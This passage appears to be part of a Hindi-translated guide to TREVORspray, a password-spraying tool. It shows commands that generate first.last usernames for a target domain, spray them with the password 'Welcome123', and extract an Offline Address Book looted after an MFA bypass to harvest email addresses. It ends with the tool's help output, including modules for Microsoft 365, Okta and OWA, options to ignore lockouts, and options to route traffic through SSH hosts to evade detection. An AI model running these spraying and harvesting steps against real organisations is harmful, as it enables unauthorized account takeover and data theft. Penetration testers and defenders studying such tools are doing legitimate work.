    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
जब TREVORspray सफलतापूर्वक MFA को बायपास करता है और एक ऑफलाइन एड्रेस बुक (OAB) प्राप्त करता है, तो एड्रेस बुक LZX प्रारूप में ~/.trevorspray/loot पर डाउनलोड होती है। LZX एक प्राचीन और कष्टप्रद संपीड़न एल्गोरिदम है जिसका उपयोग Microsoft करता है।
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)

